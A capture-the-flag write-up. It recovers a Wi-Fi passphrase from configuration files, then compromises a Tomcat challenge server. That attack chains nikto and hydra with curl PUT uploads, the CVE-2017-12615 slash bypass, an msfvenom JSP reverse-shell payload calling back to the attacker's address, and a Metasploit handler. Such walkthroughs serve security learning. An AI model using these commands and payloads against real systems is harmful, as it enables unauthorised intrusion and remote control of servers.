
We have a lot of hostapd, which is used most of the time as a wireless access point. Obviously with hostapd, you need to configure dnsmasq so that you can provide network management services such as DNS and DHCP. Then we also see some iptables and netfilte which is normally used to control the traffic like a firewall.

Something bug me with wpa\_supplicant.conf since the user “root” rename it to “wpa\_supplicant.conf.old”, then create a new one with nano, then edit twice and edit the old one, then remove “wpa\_supplicant.conf” and rename the old one to “wpa\_supplicant.conf”



Nothing on the .conf file.

Checking on the last configuration file before the reboot.




I’ve tried to put the wpa\_passphrase as the flag, and surprisingly it works !

# Walter’s blog


### URL: <http://waltersblog3.chall.malicecyber.com/>

The page does not have a lot of stuff, except some image, contact button and social network button.

On the contact button, we are face to a form, and I’ve tried to enter different stuffs but it redirects me to error page 404, which means that the page requested is not found.



We learn from that error page that the web server behind this web application is an “*Apache Tomcat/9.0.0.M1”.*



After running nikto, it gives us several vulnerabilities that the web server has and can be exploited. I can see that “/manager/html” and “/host-manager/html” are two administration pages.

Let’s see if the administration credentials work on those two pages, using with hydra.




Second vulnerability checked: /examples/servlet/index.html: Apache Tomcat Default JSP page present.

Apache Tomcat default installation contains the "/examples" directory which has many example servlets and JSPs. Some of these examples are a security risk and should not be deployed on a production server.   
The Sessions Example servlet (installed at /examples/servlets/servlet/SessionExample) allows session manipulation. Because the session is global this servlet poses a big security risk as an attacker can potentitally become an administrator by manipulating its session.


Apache Tomcat Examples are a part of the default Tomcat Installation Page that appears right when you first install the application. It is recommended to remove this page ASAP to be on a safer side.

Let’s see what we can do on the examples page.




WebSocket is, like HTTP, a communications protocol that enables interaction between a browser and a web server.

WebSocket uses the **ws://** URL scheme, and the **wss://** URL scheme for secure connections.




I don’t think we can do any cross-site websocket hijacking since nobody will answer us in that example page.



We see that the server is an Apache-coyote/1.1. I’ve done another nmap with no option, it gave us a very few results. Using the option -A means that it is also going to detect the version of the service and the operating system.

The webserver is running on a Sony Ericson using Linux 2.4.X


Nmap scan gives us a tcpwrapped result, meaning that there is a tcpwrapper and it is a host-based network access control program on Linux. Tcpwrapper is protecting the program using the port, it indicates a service is available, but I have no right to communicate with it.




On the error page above, the file conf/tomcat-users.xml is the file containing the user’s credentials. We might find the admin credentials on it to access on the administration panel.

Back to Nikto, I see that there is a vuln from the server “OSVDB-397’ allowing me to upload files on the webserver.

So, let’s create a PUT request:  
curl -v -X PUT -F ‘file=@shell.php’ <http://waltersblog3.chall.malicecyber.com>  
curl -v -T shell.php <http://waltersblog3.chall.malicecyber.com>




To make sure that the file is correctly in the web server, we can use “*wget*” to retrieve the file to see if it is present, but normally everything should be fine since we get the response code 201. HTTP 201 code means that the file has been successfully created.




We confirm that the file has been correctly uploaded, since that the “*wget*” command works.

To delete the file:  
curl -v -X DELETE http://waltersblog 3.chall.malicecyber.com/shell.php

Since we have seen on the page /examples, tomcat is based on java, and can run .jsp file, so let’s try to upload some .jsp file. JSP (Java server page) program is part of a Java web application, it will act like a PHP file, it is used to send a response back to the server in the form of a web page. In this case, since it is server side, we might open a reverse shield with that language.




Uploading a .jsp file is not working but we managed to bypass it by adding a “/” after the file name. That was a Tomcat 7 vulnerability (CVE-2017-12615), and it works on this Tomcat version too!  
We can use “Burp” and its function “*Repeater*” to change the request sent to the webserver and to see if we get a correct response from the server on the right panel. Without the “/” you get a 404 HTTP code, meaning that the request has failed.



Using Metasploit, we can create a payload to open a reverse shell when the process run on the webserver. We know that to run the file, we just have to go to the page and he will automatically run the .jsp file.


Msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=[Your public IP address] LPORT=[Port to received the payload] -f raw > shell.jsp

Saving the payload in a file so that we can copy paste the content on Burp to save it in the web page.



Once we have done that, the payload is on the website. And all it remains is to listen to on the port and run the file on the system.


But before that since we are not in the same network as the machine victim, we must modify some settings in the network configuration. Since that we are configuring the payload to our public address and not with a private address, some port forwarding must be done on the router. Port forwarding is to indicate to your router, we are going to open a specific port for a service and whenever you receive a packet with this destination port, you must send it to this IP address.




Once save, the port you have chosen, it can be different from the port I’ve chosen on the screenshot above. Moreover, for the server IP address, you have to put the private address of your local machine, and not the ip address of a virtual machine if you are using a VM.

Since I have a kali linux on a VM, and my Metasploit console is also on it, I’ll have to forward the packet I received from my local machine to the VM. To do so, we will have to do another port forwarding from my local machine to the VM.  
I’ve tried to set the VM as a bridge, which should share the same network as my local machine and do the port forwarding from the router to the ip address of the VM, but it does not work. The VM is not seen by the router so I cannot port forward to the VM.


First, in VMware Workstation set the network adapter of the VM to NAT



Then open the Virtual Network Editor (Edit -> Virtual Network Editor), select NAT settings, add Port Forwarding and fill the information needed for the port forwarding.



It will also be necessary to create a system firewall rule, otherwise the system firewall will block the inbound traffic, because the port is not open by default.



Select port and specify the protocols and ports necessary to open a reverse shell on the victim machine, then allow the connection.

If the traffic is still not passing through the VM, maybe the system firewall on your VM is also blocking the port. To open a port in the firewall, you can use the command below. Iptables enables to manage the rule in the Linux system.

* sudo iptables -A INPUT -p tcp --dport [PORT\_reverseShell] -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
* sudo iptables -A OUTPUT -p tcp --sport [PORT\_reverseShell] -m conntrack --ctstate ESTABLISHED -j ACCEPT

Once the settings and the upload on the web server are done, we can proceed to open a Metasploit session and grab the shell to remotely send command to the webserver.

Sudo msfdb init & msfconsole start  
msf > use exploit/multi/handler  
msf exploit(handler)> set PAYLOAD java/jsp\_shell\_reverse\_tcp  
msf exploit(handler) > set LHOST 192.168.190.133 //YOUR VM ADDRESS  
msf exploit(handler) > set LPORT 4444 //The port you have opened   
msf exploit(handler) > exploit

